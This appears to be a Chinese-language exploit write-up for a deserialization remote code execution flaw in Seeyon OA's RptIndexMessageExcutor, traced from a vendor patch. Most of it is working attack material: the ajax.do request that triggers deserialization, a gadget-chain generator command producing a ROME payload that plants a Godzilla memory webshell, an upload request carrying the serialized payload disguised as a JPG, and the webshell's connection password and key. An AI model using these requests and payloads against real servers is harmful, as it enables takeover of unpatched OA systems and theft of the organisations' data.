

# x远OA RptIndexMessageExcutor反序列化任意代码执行漏洞

作者：xsshim

x远OA在6月份时发布了一个修复反序列化的补丁，里面修复了一大堆反序列化的漏洞

补丁名称：反序列化漏洞安全补丁			
补丁编号	220800-S002	发布时间	2022/8/6/22:00
更新记录			
1、2022-8-5发布补丁			
2、2023-6-26更新补丁			
适配版本范围：V5&G6_V5.0至V8.0SP2全系列版本、V5&G6&N_V8.1至V8.1SP2全系列版本			
漏洞说明			
修复反序列化漏洞			

这里挑一个比较简单的接口来说一下，这也是一个非常典型的反序列化漏洞

seeyon-apps-behavioranalysis > com > seeyon > apps > dashboard > manager			
名称	修改日期	类型	大小
RptIndexMessageExcutor.class	2023/6/12 18:34	CLASS 文件	6 KB
RptIndexScoreManagerImpl.class	2023/6/12 18:34	CLASS 文件	32 KB


看到补丁包的seeyon-apps-behavioranalysis\com\seeyon\apps\dashboard\manager下存放着RptIndexMessageExcutor这个类，进入代码全局搜索一下看看这个类在哪。

```
spring-behavioranalysis-manager.xml
RptIndexMessageExcutor.class
PartitionManager.class
PartitionManagerImpl.class

Application context not configured for this file

Q> RptIndexMessageExcutor
1 <?xml version="1.0" encoding="UTF-8"?>
2 <!DOCTYPE beans PUBLIC "-//SPRING//DTD BEAN//EN" "http://www.springframework.org/dtd/spring-beans.dtd">
3 <beans default-autowire="byName">
4 <!-- 指标采集manager -->
5 <bean id="reportIndexCollectorManager" class="com.seeyon.apps.dashboard.manager.ReportIndexCollectorManagerImpl"></bean>
6 <!-- 行为授权manager -->
7 <bean id="behaviorAuthManager" class="com.seeyon.apps.behavioranalysis.manager.BehaviorAuthManagerImpl"></bean>
8 <!-- 行为绩效ajax -->
9 <bean id="behavioranalysisAjaxManager" class="com.seeyon.apps.behavioranalysis.manager.BehavioranalysisAjaxManagerImpl"></bean>
10 <!-- 行为绩效manager -->
11 <bean id="behavioranalysisDataManager" class="com.seeyon.apps.behavioranalysis.manager.BehavioranalysisDataManagerImpl"></bean>
12 <!-- 行为绩效积分接口 -->
13 <bean id="rptIndexScoreManager" class="com.seeyon.apps.dashboard.manager.RptIndexScoreManagerImpl"></bean>
14 <!-- 积分设置 -->
15 <bean id="indexScoreSetManager" class="com.seeyon.apps.dashboard.manager.IndexScoreSetManagerImpl"></bean>
16
17 <bean id="RptIndexMessageExcutor" class="com.seeyon.apps.dashboard.manager.RptIndexMessageExcutor"></bean>
18
19 <!-- 行为绩效单位/部门统一manager -->
20 <bean id="behaviorIndexCommonManager" class="com.seeyon.apps.behavioranalysis.manager.BehaviorIndexCommonManagerImpl"></bean>
21 </beans>
```

发现这个类在com.seeyon.apps.dashboard.manager.RptIndexMessageExcutor 这个包中



在这个类中能很明显的发现 inputStream.readObject() 反序列化的点，并且传入的是一个我们可控的文件名，再去读取这个文件流进行反序列化。

注意这个startDate也是我们所控制的, 传入的是一个 yyyy-MM-dd HH:mm:ss 格式的日期字符串,然后回转换为一个Date日期的对象，而反序列化所传入的文件流就是靠传入的这个日期获取到的路径

也就是说只要构造出上传文件的那个日期和文件名, 即可以读取这个文件内容进行反序列化.

在x远里面可以用ajax.do这个接口来调用各种manager, 还有就是这里传入execute方法中的参数是个Map, 这里可以使用json的格式来构造出它所需要的 startDate 和 fileName 变量

所以只要上传一个文件,提取返回中的文件urls和日期, 再发送以下的数据包,即可触发反序列化

```
POST /seeyon/ajax.do HTTP/1.1
Host: 127.0.0.1
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en-US
Cookie: JSESSIONID=xxxxx
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 153

method=ajaxAction&managerName=rptIndexMessageExcutor&managerMethod=execute&arguments={"startDate":"2023-08-27 00:00:01", "fileName":"799312112342293732"}
```

那么利用链用什么比较好呢

x远里面CC1, CB1 等常见的链都不在影响版本之内, 但还有一个ROME的链并没有影响

这里直接用su18 师傅的工具生成反序列化文件, 上传后获取fileurls, 触发payload, 即可直接打入哥斯拉内存马

```
java -jar ysuserial-0.8-su18-all.jar -g ROME -d 5000 -p "EX-MS-TSMSFromThread-gz"
> ROME.ser
```

请求

Raw 参数 头 Hex

```
1
-----WebKitFormBoundaryxxxx123
Content-Disposition: form-data; name="file1";
filename="ROME.jpg"
Content-Type: application/x-zip-compressed

sr[Ljava.util.TreeMap]>%j[[]]L
comparator[Ljava/util/Comparator;xp[[]]t[[]]su18t[[]]
DyvZEGtyxP5MGWzAMaCjtdk6Qzsc5bAzRqYc3ejESWIM4nJcJ28CAWg09SxBucj
OAhMsS0xOpYMeJMEFKMYOSyQFcn3WzKJGCG8OUfCqYjEk8ScFso1k8iX1W8tJ
NhhL9mfWtD0CMBYP8ABPbVTPDskmJsqCwdMk4UXQjaE29821CANPHrAdrs3zyuv
ZsDc4VyMPxUkbl6yEdfmK74pY9WDOs8r2tLJRGta9qCdpjvhOB2Au4H1YUaedY
AUSyLP88Kw89KIU1IuMSSG5CVA6inIn0LTK5SVsYvLJTgT7yGyVfEmXLAcvK75R
xIObYbkeLHtSPFcaIOle5g6rcDBPp6g1cWc4pkXWip1wwG8V1tjOASbW8HTR5CD
IP8YKcZ07uWcQkgGSSlyeVBCSVCKJiaUD3cc136rT0wiApTHZ4mNiJK4Fn6W4kY
CrETF4JnGD07L2NLPsgxwaj2W1PmBfKsiDe31WxT4YnUjW7NvXrQS5Wre6INNAFL
Id06EK1XaWkoblDdbU1D7f7MVWMPvli4uknQBwACo6gmUJUHmSPTmYpC8M2eY7E
7N7gtfiMzgFNkgf8RmAcK3HVMAehhvzIPBMhmysqNUXjcnQrarkpw1Fet8oJpkfD
sY204hiu1wyh4Knm5ZThTIIOTZM3B22wcrOm91pw7vcyBwDQk3KxSeyGTNAD4PX
1IKKyUDVt337RWASApktf8g40iBsiaBlv4WGDWJdAHOakXbiIlcJooTv0KwR4S1
tK8c1IA8EB0md1nGyBjmdZnnMqIVq2N15gdm1eJmQo3GREL9I1W9dLQmWUUnQui
OzdvvYQbjiejzngUPtq4lpDAZXws31PoEE7eeStPjR0VLxhBtjv5ev4fBB0uNSG4
s0G0680nJm1FXISZRoPY6fr8jRj65jKXYZ1n0RQax0munuvKuYq0fui6PFQVePJF
9dh4nsEOFF5eHC5UDQICf5ExIUji0xHwjSqniNUpKkameH7sxvRmpWVFlu9LjcC2V
5uKtoC5S13FmKIYj7rdSveZikV6m6ISNUcLbRa5t7mnVAFFsb0sc7X868MKUOMA
Kk71PUVDt0sL0tFr5G6o8qyVP7RnxAzeYmaVR2fxNmIX31OPugTCNbdv7mihLZYZ
WlyqyRHLZY19z74arFaUiKzIsG1hNqjUYzTS0G6oBHoWNG0VIT0Zhn7UpTozxVjb
KD69Ce57uxocxYYZAyW8qQITe1SmSPerOhbKPi7vgEyFHBWx1HeAm6IO00WTfu
5T6zriJ9MtccqS20N2ht7p2tLV1mywNwBohaAXanXJhp78LH5TR8vGFKK5IY0rIaT
LrFDSeHq9zjSvuocKJjhky8MURzAiwn4jWfEYDNlJs3JeiHUUmeDp9CPXobWlx
kzhX7zUJJXxzRnLrTvgckM4CP50WvNxEBJF46xhwcQT1ZU05cmoj7LGyW0zQVVe
5cVZKqpJLKqMyga89Fj3gXs13LzRZNw1mRswHmxLpUcdyJdGenInG2MrNBns5
m7RzhGcDWNqdiCQaq1VvV00XC94Jq39wXPhOy4iXNBd7T8nwgNVtmwk08I29rRa5
LyV9wNmILu5w30dxKnd2NjXEPdC1A6hIqF6qNkcaHBxegJ1HndLykNBFPSRagnc
OLGT3xqHQ6lUr5pXt6UUnqUkYdNpdTla6jDuazy9FORiWD0B5DUJKd6ggxvdo8i
BF2Dd8H3Kb1Ab1ft1MDJdmkyor6qPeahHfi46NIUDFdAy19TzB41nq5QzNvvUEsi
u6SCLnLmAMG2D1iuvS10kku9cmvzr0Sc3zTwBhkvPSiiaa1TA0NT5L1K7Vz
```

响应

Raw 头 Hex HTML Render

```
}
else
{
    return false;
}
}
var isABgeniusAdded =getIsABgeniusAdded();

try {
    getA8Top().endProc();
} catch(e) {

}

var callback = null;

var reAtts= new ArrayList();
var fileuris="";

fileuris=fileuris+"','"+7021943931123158299'";
reAtts.add(new Attachment("-866076224874459316", "1", "1",
"3", "0",
"ROME.jpg", "application/x-zip-compressed", "2023-08-29",
"12591", "7021943931123158299", '',
null, "jpg", "jpg.gif", true,
'true',"d7c107d730dd30c4e0680a3b16859435"));

parent.callforward(reAtts, "1");
```

请求

Raw 参数 头 Hex

```
POST /seeyon/ajax.do HTTP/1.1
Host: 127.0.0.1
Accept-Encoding: gzip, deflate
Accept-Language:
zh-CN, zh;q=0.9, en-US;q=0.8, en;q=0.7, zh-TW;q=0.6, vi;q=0.5
Cookie: JSESSIONID=A12FA9A372D2688A3E7B811974CEAA6C;
login_locale=zh_CN; avatarImageUrl=-537588736770816621; loginPageURL=
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 154

method=ajaxAction&managerName=rptIndexMessageExcutor&managerMethod=exe
cute&arguments={"startDate":"2023-08-29 00:00:01",
"fileName":"7021943931123158299"}
```

响应

Raw 头 Hex

```
HTTP/1.1 200
Pragma: No-cache
Cache-Control: no-cache
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Content-Type: application/json;charset=UTF-8
Content-Length: 4
Date: Tue, 29 Aug 2023 07:25:50 GMT
Connection: close
Server: SY8045

null
```

Shell Setting

基础配置 请求配置

URL

:8080/seeyon/su18

密码

su18

密钥

su18yyds

连接超时

3000

读取超时

代理主机

代理端口

备注

GROUP

代理类型

NO\_PROXY

编码

UTF-8

有效载荷

JavaDynamicPayload

加密器

JAVA\_AES\_BASE64

添加

测试连接

提示

i

Success!

确定

xsshim

xsshim

xsshim